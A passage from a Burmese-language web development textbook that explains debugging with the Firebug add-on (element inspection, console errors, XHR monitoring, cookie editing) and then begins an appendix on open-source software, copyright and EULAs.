ဒါကြောင့်၊ ဆုံးဖြတ်ရမှာက၊ ရှိနေတဲ့ IDE တွေက တည်ဆောက်မယ့် Project ရဲ့ Development လိုအပ်ချက်အားလုံးကို ဖြည့်ဆည်းနိုင်သလားဆိုတဲ့အချက်နဲ့ပဲ တိုင်းတာရမှာပါ။ ဖြည့်ဆည်းနိုင်တယ်၊ လုံလောက်တယ်ဆိုရင် IDE များအသုံးပြု အလုပ်လုပ်ခြင်းအားဖြင့် အလုပ်ပိုတွင်စေနိုင်ပါတယ်။ မလုံလောက်လို့ IDE ကို Code Edit လုပ်ယုံသာ သာလောက် သုံးရမယ်ဆိုရင်တော့ Text Editor များနဲ့က ပိုပြီးအလုပ်တွင်စေမှာဖြစ်ပါတယ်။

16.10 - Browser DevTools - Firebug

ရှေ့ပိုင်းမှာ Browser တွေက ရေးသားထားတဲ့ Web Document ထဲမှာ အမှားပါရင်လည်း အဆင်ပြေအောင် ဖော်ပြပေး လေ့ရှိတယ်လို့ ပြောခဲ့ပါတယ်။ ကျွန်တော်တို့ရေးထားတဲ့ JavaScript တွေထဲမှာ Error တွေပါသွားရင်လည်း Browser တွေက Error တွေပေးမနေပဲ တိတ်တိတ်လေးပဲ Document ကို ဆက်လက်ဖော်ပြနေသွားမှာဖြစ်ပါတယ်။ ဒီတော့ ကျွန်တော်တို့အတွက် ပြဿနာဖြစ်လာပါတယ်။ ကိုယ်ရေးထားတဲ့ JavaScript Code အလုပ်မလုပ်နေရင် ဘယ်နားမှာ နေလဲလွယ်လွယ်နဲ့မသိရတော့ပါဘူး။ ဒီနေရာမှာ အသုံးဝင်လာတာက Browser DevTools တွေဖြစ်ပါတယ်။ ကနေ့ခေတ် Browser အားလုံးမှာ DevTools ကိုယ်စီ ပါဝင်လာကြပါတယ်။ အဲ့ဒီလို Browser DevTools တွေ မပါဝင်ခင်ကတည်း ကရှိနေတဲ့ Tool တစ်ခုလည်း ရှိပါတယ်။ Firebug လို့ခေါ်ပါတယ်။ သူက Browser နဲ့ အတူပါဝင်တဲ့ Tool မဟုတ်ပါဘူး။ Firefox Browser မှာ Addon အနေနဲ့ ထည့်သွင်းအသုံးပြုရပါတယ်။

Firebug ကို getfirebug.com မှာ ရယူနိုင်ပါတယ်။ Mozilla Firefox နဲ့ Download လုပ်မယ်ဆိုရင် Browser Addon အဖြစ် တစ်ခါတည်း Install လုပ်ပေးသွားမှာပါ။ Firefox Menu ထဲက Web Developer → Get More Tools ကနေ တစ်ဆင့်လည်း ရယူနိုင်ပါတယ်။ Firebug နဲ့အတူ အခြားအသုံးဝင်တဲ့ Addon များကို Get More Tools မှာ စုစည်း ထားပေးပါတယ်။




ပုံ (၁၆-၈၂) Firebug - Inspect

Firebug Install လုပ်ပြီးရင် **ပုံ (၁၆-၈၂)** နံပါတ် (၁) မှာပြထားတဲ့အတိုင်း Bug ပုံလေး Toolbar ထဲမှာ ပါဝင်လာမှာ ဖြစ်ပါတယ်။ နှိပ်လိုက်ရင် Browser အောက်ခြေနားမှာ Firebug Window ပေါ်လာမှာပါ။ Window ရဲ့အပေါ်နား က နံပါတ် (၂) နဲ့ ပြထားတဲ့မျှား လေးကိုတစ်ချက်နှိပ်ပြီး Document ထဲက ကိုယ်လေ့လာလိုတဲ့ Element ကို နောက် တစ် ချက်နှိပ်လိုက်ရင် အဲ့ဒီ Element အတွက်ရေးထားတဲ့ HTML Structure နဲ့ CSS Style တွေကိုဖော်ပြလာမှာပဲ ဖြစ်ပါ တယ်။ **ပုံ (၁၆-၈၂)** ရဲ့ HTML ဘက်မှာ `<h1>` Element ကို Highlight ဖြစ်နေပြီး ညာဘက်က CSS မှာ အဲ့ဒီ h1 အတွက် ရေးသားထားတဲ့ CSS Style များကိုဖော်ပြနေမှာဖြစ်ပါတယ်။ CSS File အမည်နဲ့ ရေးသားထားတဲ့ Line နံပါတ် ကအစ ပါဝင်နေမှာဖြစ်ပါတယ်။ စမ်းသပ်ပြင်ဆင်မှုများကို နေရာမှာတင်ပြုလုပ်နိုင်ပါတယ်။ ပြင်ဆင် လိုက်တဲ့အတိုင်း Document မှာ ချက်ခြင်းသက်ရောက်သွားမှာပါ။ ဒါပေမယ့် Document ကို Reload လုပ်လိုက်ရင် တော့ ပြင်ဆင်ထားတဲ့ ပြင်ဆင်ချက်များ ပျောက်ကွယ်သွားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Firebug Install လုပ်ထားပြီးရင် Document ပေါ်က လေ့လာလိုတဲ့ Element ကို Right-Click နှိပ်ပြီး Inspect with Firebug ရွေးပေးခြင်းအားဖြင့်လည်း စတင်အသုံးပြုနိုင်ပါတယ်။

ပုံမှန်အားဖြင့် ရေးသားလိုတဲ့ HTML/CSS များကို Firebug နဲ့အရင် စမ်းသပ်ရေးသားနိုင်ပါတယ်။ စိတ်တိုင်းကျတဲ့ အနေ အထားကိုရပြီဆိုတော့မှ စမ်းသပ်ရေးသားထားချက်များကို ကူးယူပြီး Code File ထဲမှာ ထည့်သွင်းပေးလိုက်နိုင်ပါတယ်။ ဒီနည်းနဲ့ Style ရလဒ်များကို တိုက်ရိုက် Live လေ့လာရင်း ရေးသားသွားနိုင်စေမှာ ဖြစ်ပါတယ်။

နံပါတ် (၃) နေရာမှာ ဖော်ပြထားတဲ့ Panel များကို ဆက်လက်လေ့လာကြည့်ပါတယ်။ ရှေ့ဆုံး Panel ဖြစ်တဲ့ Console ကလည်း အတော်အသုံးဝင်ပါတယ်။




ပုံ (၁၆-ည) Firebug - Console

ပုံ (၁၆-ည) ရဲ့ နံပါတ် (၁) ကိုလေ့လာကြည့်ရင် JavaScript Error တစ်ခုကိုတွေ့ရမှာဖြစ်ပါတယ်။ ဟိုးအပေါ် Toolbar ထဲက Bug Icon လေးမှာလဲ Error အရေအတွက်ကိုဖော်ပြနေပါတယ်။ Error က "`Reference Error: $ is not defined`" လို့ဆိုပါတယ်။ `$` Sign ကို သတ်မှတ်ထားခြင်းမရှိပဲ အသုံးချဖို့ကြိုးစားနေကြောင်း ဖော်ပြတဲ့ Error ပါ။ jQuery မရှိပဲ jQuery Object ကို သုံးထားမိလို့ပါ။ ဒီနည်းနဲ့ JavaScript Error များ ရှိရင်သိရှိနိုင်ပြီး လိုသလိုပြင်ဆင်မှု တွေ ပြုလုပ်သွားနိုင်မှာဖြစ်ပါတယ်။

နံပါတ် (၂) နေရာမှာရှိနေတဲ့ Button လေးကို နှိပ်ပြီး Code Entry Box ရဲ့ ပုံစံကို ပြောင်းနိုင်ပါတယ်။ Code Entry Box ဖြစ်တဲ့ နံပါတ် (၃) နေရာမှာ JavaScript တစ်ချို့ ရေးသားထားတာကို တွေ့ရမှာပါ။ ID Selector ကိုသုံးပြီး `title` Element ရဲ့ Content ကို "Online Book Store" လို့ပြောင်းခိုင်းထားခြင်းဖြစ်ပါတယ်။ နံပါတ် (၄) မှာပြထားတဲ့ Run ကို နှိပ်လိုက်ရင် ရေးထားတဲ့ JavaScript Code က ချက်ခြင်းအလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ JavaScript Code များကိုလည်း Live စမ်းသပ်နိုင်မှာဖြစ်ပါတယ်။

အခြား Panel တွေဖြစ်ကြတဲ့ CSS, Script နဲ့ DOM Panel တို့မှာ လက်ရှိ Document မှာချိတ်ဆက်ပါဝင်တဲ့ CSS များ၊ JavaScript များနဲ့ DOM Structure Information များကိုဖော်ပြထားပါတယ်။ Script Panel ထဲမှာတော့ JavaScript Code များကို Break Point များသတ်မှတ်ပြီး Trace လုပ်နိုင်တဲ့ Debug လုပ်ဆောင်ချက်ကို လည်း ဆောင်ရွက်နိုင်ပါတယ်။




ပုံ (၁၆-၉) Firebug - Net

Net Panel မှာတော့ Request/Respond များရဲ့အခြေအနေ၊ လက်ခံရရှိတဲ့ Status Code ၊ Request တစ်ခုပြီးမြောက် ဖို့အတွက် စုစုပေါင်းကြာချိန် စတဲ့အချက်အလက်များကို စုစည်းဖော်ပြထားမှာဖြစ်ပါတယ်။

XHR Request များကို JavaScript နဲ့ပြုလုပ်တဲ့အခါ Request များဟာ နောက်ကွယ်မှာပြုလုပ်သွာခြင်းဖြစ်လို့ အခြေ အနေကို မြင်သာဖို့ခက်တက်ပါတယ်။ Firebug Net Panel ထဲက နံပါတ် (၂) မှာဖော်ပြထားတဲ့ XHR Tab မှာ XHR Request/Respond များကို အချိန်နဲ့တစ်ပြေးညီဖော်ပြပေးနေမှာဖြစ်လို့ အခြေအနေကိုလေ့လာဖို့ အတော်အသုံးဝင်ပါ တယ်။ XHR Tab ထဲမှာဖော်ပြနေတဲ့ Request URL များကိုနှိပ်ကြည့်ပြီး ပေးပို့လိုက်တဲ့ Request အခြေအနေနဲ့ ပြန်လည်ရရှိတဲ့ Respond Data များကို လေ့လာနိုင်မှာဖြစ်ပါတယ်။

Ajax လေ့လာစဉ်က နမူနာတည်ဆောက်ခဲ့တဲ့ Todo App အတွက် XHR Request အခြေအနေကို **ပုံ (၁၆-၉)** မှာ ဖော်ပြထားပါတယ်။ Respond Data ကို Firebug XHR မှာလေ့လာကြည့်တဲ့အခါ JSON Array တစ်ခုအဖြစ် လက်ခံ ရရှိနေတာကို တွေ့ရပါတယ်။ XHR Request/Respond များ အောင်မြင်ခြင်း၊ မအောင်မြင်ခြင်းအခြေအနေ များကို ဒီနည်းနဲ့သိရှိရနိုင်ပါတယ်။



ပုံ (၁၆-၅) Firebug - Cookie

နောက်ဆုံး Panel ကတော့ Cookie များစီမံနိုင်ဖို့ဖြစ်ပါတယ်။ Cookie Panel ကိုနှိပ်ကြည့်လိုက်ရင် လက်ရှိ App အတွက် အသုံးပြုထားတဲ့ Cookie စာရင်းကိုတွေ့မြင်ရမှာပါ။ Cookie တန်ဖိုးပြင်ဆင်လိုရင် ပြင်လိုတဲ့ Cookie ကို Right-Click နှိပ်ပြီး ပြင်ဆင်နိုင်ပါတယ်။ Cookie အသစ်ထည့်သွင်းလိုရင်တော့ နံပါတ် (၁) မှာပြထားတဲ့ Cookies Menu ထဲက Create Cookie ကို ရွေးပြီး ထည့်သွင်းနိုင်မှာပဲဖြစ်ပါတယ်။

အခုနောက်ပိုင်းမှာတော့ Firefox မှာပါဝင်လာတဲ့ Build-in DevTools က Firebug ထက်အလုပ်လုပ်ပိုပိုမြန်ပြီး Firebug မှာရရှိတဲ့ လုပ်ဆောင်ချက်အားလုံးကို Build-in DevTools မှာလည်း ရနိုင်လာတဲ့အတွက် Firebug ကို သီးခြား Plugin အနေနဲ့ထည့်သွင်းနေဖို့မလိုတော့ပဲ Build-in DevTools ကနေ အသုံးပြုနိုင်လာပြီဖြစ်ပါတယ်။

Conclusion

Developer တစ်ယောက်ဟာ အချိန်တော်တော်များများမှာ Code Editor နဲ့ Browser တို့ကို အမြဲထိတွေ့ အသုံးပြုနေရ မှာဖြစ်ပါတယ်။ ဒီ Software တွေကို ကိုယ်အတွက် Productive အဖြစ်ဆုံး အနေအထားတစ်ရပ်ဖြစ်နေအောင် လိုအပ်တဲ့ Setting များ ချိန်ညှိခြင်း၊ Extension များ ဖြည့်စွက်ထားခြင်းအားဖြင့် Setup လုပ်ထားသင့်ပါတယ်။ ဒါမှသာ နေ့စဉ် Code ရေးသားရခြင်းဟာ သက်တောင့်သက်သာရှိပြီး ပျော်စရာလည်းကောင်းမှာပဲဖြစ်ပါတယ်။

ပုံနှိပ်မူစာအုပ်

ဤစာအုပ်၏ ပုံနှိပ်မူကို ရန်ကုန်၊ မန္တလေးနှင့်
မုံရွာမြို့တို့ရှိ စာအုပ်ဆိုင်များတွင် (၁၀,၀၀၀) ကျပ်ဖြင့်
ဝယ်ယူနိုင်ပါသည်။ **ဆက်သွယ်ရန်** - လွန်ဆေးမြိုင်စာပေ
(၀၉) ၅၁ ၇၆၀ ၂၄ (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

နောက်ဆက်တွဲ (က)

Open Source အကြောင်း သိကောင်းစရာ

ကျွန်တော်တို့ ဒီစာအုပ်မှာထည့်သွင်းလေ့လာခဲ့တဲ့ နည်းပညာတွေထဲက အများစုဟာ Open Source နည်းပညာများ ဖြစ်ပါတယ်။ jQuery, PHP, MySQL, Apache, WordPress နဲ့ မိတ်ဆက်ဖော်ပြခဲ့တဲ့ JavaScript Framework များ၊ MVC Framework များဟာ Open Source နည်းပညာများချည်းပါပဲ။ ဒီလိုအမြဲထိတွေ့အသုံးပြုနေရမယ့် Open Source နည်းပညာများ ရဲ့ သဘောသဘာဝကို ကျွန်တော်တို့ Developer များအနေနဲ့ သိရှိထားသင့်ပါတယ်။ ဒါကြောင့် Web Development နဲ့ တိုက်ရိုက်မသက်ဆိုင်ပေမယ့် ထည့်သွင်းဖော်ပြပေးလိုက်ပါတယ်။

အများစုက Open Source Software လို့ပြောလိုက်ရင် အခမဲ့ရယူအသုံးပြုနိုင်ယုံမက Source Code ကိုပါဖွင့်ပေး ထားတဲ့ Software များလို့မြင်ကြပါတယ်။ မှားတော့မမှားပါဘူး။ ဒါပေမယ့် မပြည့်စုံသေးပါဘူး။ ပိုပြီးပြည့်စုံဖို့ဆိုရင် နောက်ကြောင်း နည်းနည်း ပြန်ကြည့်ဖို့လိုပါလိမ့်မယ်။

Software and Copyright

ကွန်ပျူတာနည်းပညာခေတ်ဦးပိုင်းဖြစ်တဲ့ ၁၉၅၀ ကနေ ၁၉၇၅ အထိကာလတွေက Software ဟာ သီးခြားနည်း ပညာ တစ်ခုမဟုတ်သလို ပိုက်ဆံပေးပြီးဝယ်သုံးရတဲ့အရာတစ်ခုလည်းမဟုတ်ပါဘူး။ ကွန်ပျူတာထုတ်လုပ်သူများက ကွန်ပျူတာနဲ့ တစ်တွဲတည်း ထည့်သွင်းရောင်းချတဲ့ အရာတစ်ခုသာဖြစ်ပါတယ်။ ကုန်ပစ္စည်းတစ်ခုကဲ့သို့ အကျိုးအမြတ်အလို့ငှာ ထုတ်လုပ် ရောင်းချတဲ့ Software စျေးကွက်ဆိုတာလည်း မရှိသေးပါဘူး။ ကွန်ပျူတာဆိုတာ လည်း ကနေ့ခေတ်လို အများသုံးမဟုတ် သေးပါဘူး။ ပညာရှင်များနဲ့ စီးပွားလုပ်ငန်းအနည်းစုကသာ အသုံးပြုနိုင်ကြ တာပါ။

၁၉၇၀ ကျော်ကာလများ ရောက်တဲ့အခါမှာတော့ ကွန်ပျူတာကို Software နဲ့ Hardware ဆိုပြီး စတင်ခွဲခြားလာခဲ့ ကြ ပါတယ်။ ဒီလိုခွဲခြားလာတဲ့အတွက် ကွန်ပျူတာနဲ့ အတွဲလိုက် ထုတ်လုပ်ခြင်း မဟုတ်ပဲ သီးခြားထည့်သွင်းပြီး အသုံးပြုနိုင်တဲ့ Software များ ထုတ်လုပ်ရောင်းချသူတွေစတင်ပေါ်ပေါက်လာပါတယ်။ အဲ့ဒီ Third-Party Software တွေက ကွန်ပျူတာနဲ့အတူ တစ်ပါတည်းထည့်သွင်းပေးလာတဲ့ Bundle Software တွေကို စွမ်းဆောင် ရည်ပိုင်းမှာ စိန်ခေါ်လာနိုင်ခဲ့ ပါတယ်။ ဒါနဲ့ပဲ Software ထုတ်လုပ် ရောင်းချခြင်းဟာ စိတ်ဝင်စားစရာ စီးပွားရေး စျေးကွက်တစ်ခု တစ်ဖြည်းဖြည်းဖြစ်လာခဲ့ ပါတယ်။ ဒီလို စီးပွားရေးစျေးကွက်ဖြစ်လာတဲ့အတွက် Software ထုတ်လုပ်သူတွေက သူတို့ရဲ့ Software တွေကို အခြားသူများ လေ့လာအတုခိုးခြင်း၊ ကူးယူအမြတ်ထုတ်ခြင်းမှ ကာ

ကွယ်ဖို့အတွက် အကာအကွယ်ပေးနိုင်တဲ့ နည်းပညာတွေ တီထွင်ဖန်တီးလာခဲ့ကြပါတယ်။

မူပိုင်ခွင့်ဥပဒေတွေထဲမှာလည်း ကွန်ပျူတာ Software နဲ့သက်ဆိုင်တဲ့ ပြဋ္ဌာန်းချက်တွေကို ၁၉၈၀ ဝန်းကျင်မှာ တိုးချဲ့ထည့် သွင်းလာခဲ့ကြပါတယ်။ အဲ့ဒီအချိန်ကစပြီး ကွန်ပျူတာ Software ဆိုတာ၊ နည်းပညာနဲ့ရော၊ မူပိုင်ခွင့်ဥပဒေတွေရဲ့အကာ အကွယ်နဲ့ပါ ကူးယူခြင်း၊ ဖြန့်ဝေခြင်း ပြင်ဆင်ခြင်းတွေကို ကန့်သတ်ထားတဲ့ အရာများဖြစ်လာခဲ့ပါတယ်။

တစ်ဦးတစ်ယောက်က Software တစ်ခုကိုဖန်တီးတဲ့အခါ အချိန်တွေ၊ ငွေတွေစိုက်ထုတ်ခဲ့ရမှာဖြစ်ပါတယ်။ ဒီလိုရင်းနှီး တီထွင်ထားရတဲ့တီထွင်မှုကို အခြားသူများက တရားမဝင်ကူးယူသွားခြင်းမပြုနိုင်အောင် မူပိုင်ခွင့်ဥပဒေများရဲ့ အကာအကွယ် ကိုယူရမှာပဲ ဖြစ်ပါတယ်။ Software တစ်ခုကို Copy ကူးရတာကသိပ်လွယ်တော့ ကူးလို့မရနိုင်တဲ့ နည်းပညာအစီအမံတွေ လည်း ထည့်သွင်းရမှာပါပဲ။ အခြေခံအားဖြင့် ဒါ သဘာဝကျပါတယ်။

အမှန်တစ်ကယ် ဒီနေရာမှာ ပြောစရာရှိလာတာက Copyright Law လို့ခေါ်တဲ့ မူပိုင်ခွင့်ဥပဒေဖြစ်ပါတယ်။ မူပိုင်ခွင့်ဥပဒေ ရဲ့ ရည်ရွယ်ချက်က တီထွင်ဖန်တီးမှုများကို အကာအကွယ်ပေးခြင်းအားဖြင့် တီထွင်ဖန်တီးမှုပြုလုပ်သူများကများများ တီထွင်ချင်လာ အောင်အားပေးဖို့ဖြစ်ပါတယ်။ မူပိုင်ခွင့်ဥပဒေများက မူလဖန်တီးသူကို ဖန်တီးမှုနဲ့ပတ်သက်တဲ့ အခွင့်အရေး အပြည့်အဝပေးထားပြီး၊ မူပိုင်ခွင့်ပိုင်ရှင်ရဲ့ခွင့်ပြုချက်မရပဲအခြားသူများကအသုံးပြုခြင်း၊ ထပ်ဆင့်ဖြန့်ဝေခြင်းတို့ကို တားမြစ် ပေးပါတယ်။ ဒီတော့ အသုံးပြုလိုသူက အခြေခံအားဖြင့် မူပိုင်ခွင့်ပိုင်ရှင်ရဲ့ခွင့်ပြုချက် (လိုင်စင်) နဲ့ ငှားသုံးရပါတယ်။ Software မှာတော့ End-User License Agreement (EULA) လို့ခေါ်ပါတယ်။ အဓိပ္ပါယ်က Software တစ်ခုကို အသုံးပြုဖို့ ဝယ်လိုက်တယ်ဆိုတာဟာ အသုံးပြုခွင့်ကိုဝယ်တာဖြစ်ပါတယ်။ Software ကို ဝယ်တာမဟုတ်ပါဘူး။ ဒါကိုထည့် ပြောရတာက ကျွန်တော်တို့ဆီမှာ Software ဝယ်သုံးတဲ့ အလေ့အထသိပ်မရှိတော့၊ Software တစ်ခုခုဝယ်လိုက်တယ်ဆိုရင် ဝယ်လိုက်တဲ့ Copy ကို ကိုယ်ပိုင်သွားတယ်လို့ အမှတ်မှားတက်ကြတာကို မကြာမကြာတွေ့ရလို့ဖြစ်ပါတယ်။ Software နဲ့ မူပိုင်ခွင့်ကို မူလဖန်တီးသူကသာပိုင်ပြီး ဝယ်ယူသူက အသုံးပြုခွင့်ကိုသာ (EULA က ခွင့်ပြုထားတဲ့ဘောင်အတွင်းက) ရရှိတာဖြစ်ပါတယ်။

မူပိုင်ခွင့်ဥပဒေများရဲ့ရည်ရွယ်ချက်က ဖန်တီးမှုတွေကိုအားပေးဖို့လို့ ဆိုခဲ့ပါတယ်။ ပန်းချီ၊ ကဗျာ၊ ဝတ္ထု၊ ဇာတ်ညွှန်းသီချင်း၊ ဓါတ်ပုံ စတဲ့ အနုပညာဖန်တီးမှုများကိုလည်း ဒီဥပဒေက ဟိုးရှေးရှေးကနေ အခုချိန်ထိ အကာအကွယ်ပေးလာခဲ့ တာပါ။ ဒီနေရာမှာ တစ်ခုသတိပြုသင့်တာရှိပါတယ်။ မူပိုင်ခွင့်ဥပဒေများက သူများရိုက်ထားတဲ့ ဓါတ်ပုံကို "ဒါ ငါ့ဓါတ်ပုံ" လို့ အချောင်ယူခြင်းကနေ ကာကွယ်ပေးတာပါ။ အဲ့ဒီ ဓါတ်ပုံကိုကြည့်ပြီး "ရိုက်ချက်လေးကောင်း လိုက်တာ" ဆိုပြီး ကြည့်ရှု လေ့လာခြင်းကို မတားမြစ်ပါဘူး။ တစ်ယောက်က အနုပညာမြောက်အရာတစ်ခုကို ဖန်တီးမယ်။ အခြားသူများက လေ့လာ မယ်၊ ကြည့်ရှုမယ်၊ မှတ်သားသင်ယူမယ်၊ ပြီးတော့ ပိုကောင်းတဲ့အရာများကို ဒီလိုလေ့လာ မှတ်သားထားချက်များက ရရှိလာ တဲ့ အသိပညာများနဲ့ပေါင်းစပ်ပြီး တီထွင်ဖန်တီးနိုင်ကြမှာ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ မူလဖန်တီးသူကလည်း လွပ်လွပ်လပ်လပ် ဖန်တီးနိုင်သလို အခြားသူများကလည်း ဒီဖန်တီးမှုကို လေ့လာပြီး ပိုကောင်းတဲ့တစ်ခု (သို့မဟုတ်) ရှုဒေါင့်မတူတဲ့တစ်ခုကို ကိုးကားဖန်တီးနိုင်စေမှာဖြစ်ပါတယ်။

ကွန်ပျူတာ Software ကို မူပိုင်ခွင့်ဥပဒေများနဲ့ ကာကွယ်ဖို့ကြိုးစားတဲ့အခါမှာတော့ ဒီသဘောတရားက ပြဿနာဖြစ်လာ ပါတယ်။ မူပိုင်ခွင့်ဥပဒေများကတော့ သူရဲ့သတ်မှတ်ချက်အတိုင်း မူလဖန်တီးသူကို မူပိုင်ခွင့်ပေးနေဆဲဖြစ်ပါတယ်။ ဒါပေ မယ့် Software ဆိုတာ Binary ဖြစ်ပြီး ထုတ်လုပ်သူများကလည်း နည်းပညာနဲ့ကာကွယ်ထားတဲ့

အတွက်၊ အခြားသူများက ဒီ Software ဘယ်လို တည်ဆောက်ထားသလဲဆိုတာကို အခြေခံအားဖြင့် လေ့လာလို့မရပါဘူး။ အသုံးပြုတဲ့အခါ တွေမြင်ရ မှာဖြစ်တဲ့ User Interface လောက်ကိုသာလေ့လာနိုင်မှာပါ။ တစ်ကယ့်လက်တွေ့ တည်ဆောက်ထားမှုကိုတော့ လေ့လာလို့ ရမှာမဟုတ်ပါဘူး။ ပြီးတော့ EULA နဲ့ Software ကို Reverse Engineer မလုပ်ဖို့၊ တည်ဆောက်ထားပုံမလေ့လာဖို့ ထပ်ဆင့်ကာကွယ်ကြပါသေးတယ်။ Software ဆိုတာက ဘယ်လိုဖန်တီးထားလဲ မသိရရင်လည်းသုံးလို့တော့ရနေမှာပဲဖြစ် ပါတယ်။ အဓိပ္ပါယ်က သုံးယုံပဲသုံး မလေ့လာနဲ့ဆိုတဲ့ သဘော ဖြစ်လာပါတယ်။ ကဗျာတစ်ပုဒ်ကို EULA နဲ့ "ဘယ်လိုရေး ထားလဲမကြည့်ရ" လို့ သတ်မှတ်လို့မရပါဘူး။ ဘယ်လိုရေးထားလဲမှမကြည့်ရင် ကဗျာကို ဘယ်လိုသွားဖတ်ရတော့မှာလဲ။ ဒါပေမယ့် Software ကိုတော့ "ဘယ်လို ရေးထားလဲမကြည့်ရ" လို့ သတ်မှတ်လို့ရနေပါတယ်။ ဒါက Software နဲ့ အခြား ဖန်တီးမှုများဖြစ်တဲ့ ဓါတ်ပုံ၊ ကဗျာ၊ ဝတ္ထုတို့ရဲ့ကွာခြားချက်ဖြစ်ပါတယ်။ မူပိုင်ခွင့်ဥပဒေက အားလုံးကိုတူညီစွာ မူလ မူပိုင်ခွင့်အကာအကွယ်ပေးထားပေ မယ့် မည်သူမဆို ဝတ္ထုတစ်ပုဒ် ဘယ်လိုရေးထားလဲဖတ်လို့ရပါတယ်။ ကဗျာတစ်ပုဒ် ဘယ်လိုစပ်ထားလဲ ဖတ်လို့ရပါ 